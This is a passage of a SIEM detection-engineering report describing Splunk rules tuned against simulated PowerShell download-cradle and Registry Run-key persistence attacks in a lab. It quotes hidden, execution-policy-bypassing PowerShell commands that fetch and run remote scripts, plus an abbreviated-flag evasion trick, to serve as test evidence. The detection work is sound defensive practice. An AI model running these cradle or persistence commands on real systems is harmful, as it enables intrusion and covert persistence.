SIEM Detection Engineering with Rule Tuning

Building, Testing & Tuning Splunk Correlation Rules Against Simulated Attack Techniques

---

Section 1: Executive Summary

This project builds directly on the findings of Project 1 (End-to-End SOC Investigation), which demonstrated that a simulated fileless PowerShell intrusion could be fully reconstructed via retrospective log analysis, but was never detected in real time – no correlation rules or alerting existed in that lab environment. This project closes that gap: five Splunk correlation rules were designed, tested, and tuned against the same class of attack techniques, each verified to fire correctly on malicious activity while correctly ignoring benign lookalike activity, and each confirmed to operate as a genuine, live, scheduled alert rather than a manually-run search.

The five rules span the core stages of the Project 1 attack chain – initial execution, registry persistence, scheduled task persistence, network exfiltration, and reconnaissance – collectively covering 8 distinct MITRE ATT&CK techniques across Execution, Persistence, Discovery, and Exfiltration tactics. Each rule was validated using isolated, single-technique (atomic) testing: a true-positive script replicating the malicious behaviour, and a false-positive script replicating a superficially similar but legitimate action, run separately to confirm the rule discriminates correctly between the two rather than simply pattern-matching on surface features.

Three of the five rules were correctly tuned on the first design; two required iteration after initial testing revealed real gaps – an attacker evasion technique (abbreviated PowerShell flags) and a detection-logic design flaw (a wildcard incorrectly matching an unrelated registry key, and an unscalable process-name blacklist). Both are documented in full, since the debugging process itself demonstrates the kind of hands-on tuning judgment this project set out to build.

Section 2: Environment & Methodology

This project reuses the lab environment established in Project 1 (End-to-End SOC Investigation): an isolated VirtualBox NAT network (SOC-Lab-Net) containing a Kali Linux attacker VM and a Windows 10 victim VM, with Sysmon (SwiftOnSecurity configuration) forwarding telemetry to Splunk via the Universal Forwarder.

Key difference from Project 1: that investigation was retrospective, using Splunk's Free tier, which does not support alerting. This project requires rules that actually *trigger* live alerts in order to test and tune them, so a **60-day Splunk Enterprise Trial license** was used instead, which enables scheduled alerting and correlation searches.

Testing methodology – atomic testing: rather than replaying a full multi-stage attack chain for every rule, each rule is tested in isolation using a single, purpose-built script pair:

- A **true-positive script**, replicating the exact malicious technique the rule targets
- A **false-positive script**, replicating benign activity that superficially resembles the technique, used to test whether the rule over-fires on legitimate behaviour

This isolates each rule's detection logic from unrelated noise and produces a clean tuning result per rule, rather than conflating multiple techniques in one test.

Workflow per rule:

1. Build detection logic (SPL search)
2. Confirm 0 events at baseline
3. Run true-positive script → confirm rule fires
4. Run false-positive script → confirm rule does *not* fire (or identify and fix over-broad logic if it does)
5. Convert tuned search into a live Splunk alert
6. Document results

Section 3: Detection Rules

Rule 1 – Suspicious PowerShell Download Cradle

Objective: Detect fileless PowerShell execution combining a hidden window with an in-memory download-and-execute pattern – the technique used for initial access in Project 1.

MITRE ATT&CK Mapping: T1059.001 (PowerShell), T1105 (Ingress Tool Transfer), T1620 (Reflective Code Loading)

Final Detection Logic:

```
index=* EventCode=1 Image="*powershell.exe*" CommandLine="*Hidden*"
(CommandLine="*DownloadString*" OR CommandLine="*IEX*" OR
CommandLine="*Invoke-Expression*") | table _time, host, Image, CommandLine,
ParentImage, User
```

Tuning iteration: The first version of this rule filtered on the literal string -WindowStyle Hidden. Initial testing returned zero results despite a true-positive script having executed. Investigation of the raw command line revealed the script used PowerShell's abbreviated

parameter syntax (-W Hidden instead of -WindowStyle Hidden), a legitimate, natively-supported shorthand that a naive string-match rule would miss entirely. This is a realistic evasion pattern real attackers use deliberately to slip past exact-match detection logic. The rule was revised to match on Hidden alone (in combination with the download/execute indicators), which correctly catches both the full and abbreviated flag forms.

True Positive Test

Test script: hidden-window PowerShell process using an in-memory download cradle (IEX + DownloadString) to retrieve and execute a script from a Kali-hosted HTTP server, identical in structure to Project 1's initial access technique.

Raw evidence (Sysmon Event ID 1):

UTC Time: 2026-07-28 11:55:02.206

ProcessId: 5632

Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

CommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoP -W Hidden -Exec Bypass -C "IEX (New-Object Net.WebClient).DownloadString('http://10.0.2.15:8000/rule1tp.ps1')"

ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

User: WINDOWS10\vboxuser

Result: Rule correctly fired – 1 event matched (Fig. 2).

False Positive Test

Test script: a visible (non-hidden) PowerShell window downloading a file (rule1fp.msi) to disk using DownloadFile, with no execution policy bypass and no IEX, representing a legitimate software deployment pattern.

Raw evidence (Sysmon Event ID 1):

UTC Time: 2026-07-28 12:27:02.321

ProcessId: 7348

Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

CommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Command "(New-Object Net.WebClient).DownloadFile('http://10.0.2.15:8080/rule1fp.msi', 'C:\Temp\rule1fp.msi')"

ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

User: WINDOWS10\vboxuser

Result: Rule correctly did **not** fire on this event, re-running the detection query after this test still showed only the original true-positive event (Fig. 4). This confirms the rule discriminates correctly between malicious and benign PowerShell download activity based on the hidden-window + download/execute combination, rather than flagging any PowerShell-based download indiscriminately.

Tuning Outcome: Rule 1 required one correction (abbreviated-flag matching) before achieving clean true-positive detection with zero false positives on the tested benign scenario. No further tuning needed.


Alert Configuration:

- Name: Rule1 – Suspicious PowerShell Download Cradle
- Type: Scheduled (not real-time, scheduled searches at short intervals are the standard SIEM approach in production environments; true real-time search is resource-intensive and largely deprecated in favour of this pattern)
- Schedule: Cron */5 * * * * (every 5 minutes)
- Expires: 30 days
- Trigger: Number of Results > 0, for each result
- Action: Add to Triggered Alerts, Severity: High


Operational Confirmation: Beyond confirming the detection logic and alert configuration independently, the alert was verified to actually fire as a live, scheduled alert, not just as a manually-run search. This appears in Splunk's Activity → Triggered Alerts log (Fig. 7), confirmed with Type: Scheduled, Severity: High, Mode: Digest, distinct from the ad-hoc query results shown in Fig. 2 and Fig. 4.

Evidence (Appendix):


- Fig. 1 — Baseline query, 0 events




- Fig. 2 — True-positive detection, 1 event




- Fig. 3 — False-positive baseline confirmation (broader query confirming the .msi script executed)




- Fig. 4 — Detection query re-run after false-positive test, still showing only the true positive




- Fig. 5 — Final alert configuration: search query, alert type (Scheduled), cron schedule



- Fig. 6 — Final alert configuration: trigger conditions, trigger actions, 30-day expiry



- Fig. 7 — Triggered Alerts log, confirming the alert fired live on its scheduled cadence



Note: an earlier alert configuration was initially saved with hourly scheduling before being revised to a 5-minute cron schedule (/5 * * * *) for faster testing turnaround during the tuning process. Fig. 5–6 reflect the final, current configuration rather than this intermediate state.*

Rule 2 – Registry Run Key Persistence

Objective: Detect malicious persistence established via the Registry Run key, specifically distinguishing attacker-planted PowerShell payloads from the routine Run-key activity generated by legitimate installed software.

MITRE ATT&CK Mapping: T1547.001 (Boot or Logon Autostart Execution: Registry Run Keys)

Final Detection Logic:

index=* EventCode=13 TargetObject="*CurrentVersion\\Run*" NOT TargetObject="*RunOnce*" (Details="*powershell*" OR Details="*cmd.exe*") (Details="*Hidden*" OR Details="*-enc*" OR Details="*IEX*" OR Details="*DownloadString*")

| table _time, host, Image, TargetObject, Details, User

Tuning iterations: This rule required two rounds of correction before reaching a clean result, both genuinely informative failures rather than trivial fixes.

Iteration 1 – wildcard over-match: The initial rule filtered on TargetObject="*CurrentVersion\\Run*", intended to match the persistent Run key. Baseline testing (which should show 0 events) instead returned 46 events. Investigation showed the wildcard was also matching RunOnce – a related but distinct registry key that Windows and legitimate software (observed here: OneDrive, Microsoft Edge) write to constantly for one-time update/uninstall bookkeeping, since RunOnce contains Run as a substring. The query was corrected to *CurrentVersion\\Run* combined with an explicit NOT TargetObject="*RunOnce*" exclusion.

Iteration 2 – blacklist logic doesn't scale: The original design attempted to exclude legitimate activity by process name alone (e.g., NOT Image="*msiexec*"). This is a fundamentally weak approach on a real Windows machine, which has dozens of legitimate processes writing to Run keys during normal operation – confirmed directly by the 46-event baseline, none of which were msiexec. The rule was redesigned around **content-based detection** instead: rather than trying to exclude every known-benign process individually, it only fires when the *value being written* itself references PowerShell or cmd.exe **combined with** a suspicious execution indicator (hidden window, encoded command, in-memory download/execute). This is a more realistic and durable detection strategy than a per-process blacklist.

Baseline scoping note: Baseline and test queries for this rule are deliberately scoped to a bounded time range (e.g., Last 24 hours) rather than "All time." An unbounded search picks up historical Project 1 attack simulation data still present in the Splunk index, producing false alarms about the rule's tuning state that have nothing to do with current testing.

True Positive Test

Test script: PowerShell writes a value named WindowsSecurityHealth to the current user's Run key, pointing to a hidden, in-memory download-and-execute command, structurally identical to Project 1's persistence stage.

Raw evidence (Sysmon Event ID 13):

UTC Time: 2026-07-29 11:04:52.079

ProcessId: 5920

Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

TargetObject: HKU\S-1-5-21-134318151-1484639334-2794667223-1000\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\WindowsSecurityHealth

Details: powershell.exe -NoProfile -WindowStyle Hidden -ExecutionPolicy Bypass -Command "IEX (New-Object Net.WebClient).DownloadString('http://192.168.56.101/beacon.ps1')"

User: WINDOWS10\vboxuser

Result: Rule correctly fired – 1 event matched (Fig. 2).

False Positive Test

Test script: a simulated legitimate application (CompanySync) writes a value named CompanySyncAgent to the same Run key, pointing directly to a visible, real executable path – no PowerShell, no hidden flags, no scripting involved.

Raw evidence (Sysmon Event ID 13):

UTC Time: 2026-07-29 11:09:25.911

ProcessId: 5920

Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

TargetObject: HKU\S-1-5-21-134318151-1484639334-2794667223-1000\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\CompanySyncAgent

Details: "C:\Program Files\CompanySync\CompanySync.exe"

User: WINDOWS10\vboxuser

Result: Rule correctly did **not** fire on this event. A broader baseline query (dropping the PowerShell/hidden-flag filters) confirmed the false-positive event genuinely reached Splunk (Fig. 3 – 3 events: the true positive, the false positive, and one unrelated pre-existing Microsoft Edge Run-key entry, confirming real Windows machines generate this kind of background Run-key noise on their own). The tuned detection query, re-run after the false-positive test, still returned exactly 1 event (Fig. 2) – despite Image being powershell.exe in both the true- and false-positive events, the rule correctly discriminated based on the *content* of the Details field rather than the process name alone.

Tuning Outcome: Rule 2 required two tuning iterations (RunOnce exclusion, blacklist-to-content-based redesign) before achieving clean detection with zero false positives on the tested benign scenario.

Alert Configuration:


- Name: Rule2 - Registry Run Key Persistence
- Type: Scheduled, cron */5 * * * *, Time Range: Last 24 hours
- Expires: 30 days

- Trigger: Number of Results > 0, for each result
- Action: Add to Triggered Alerts, Severity: High


Operational Confirmation: Verified firing live in Splunk's Activity → Triggered Alerts log (Fig. 6), confirmed Scheduled, Severity High, Mode Digest.

Evidence (Appendix):

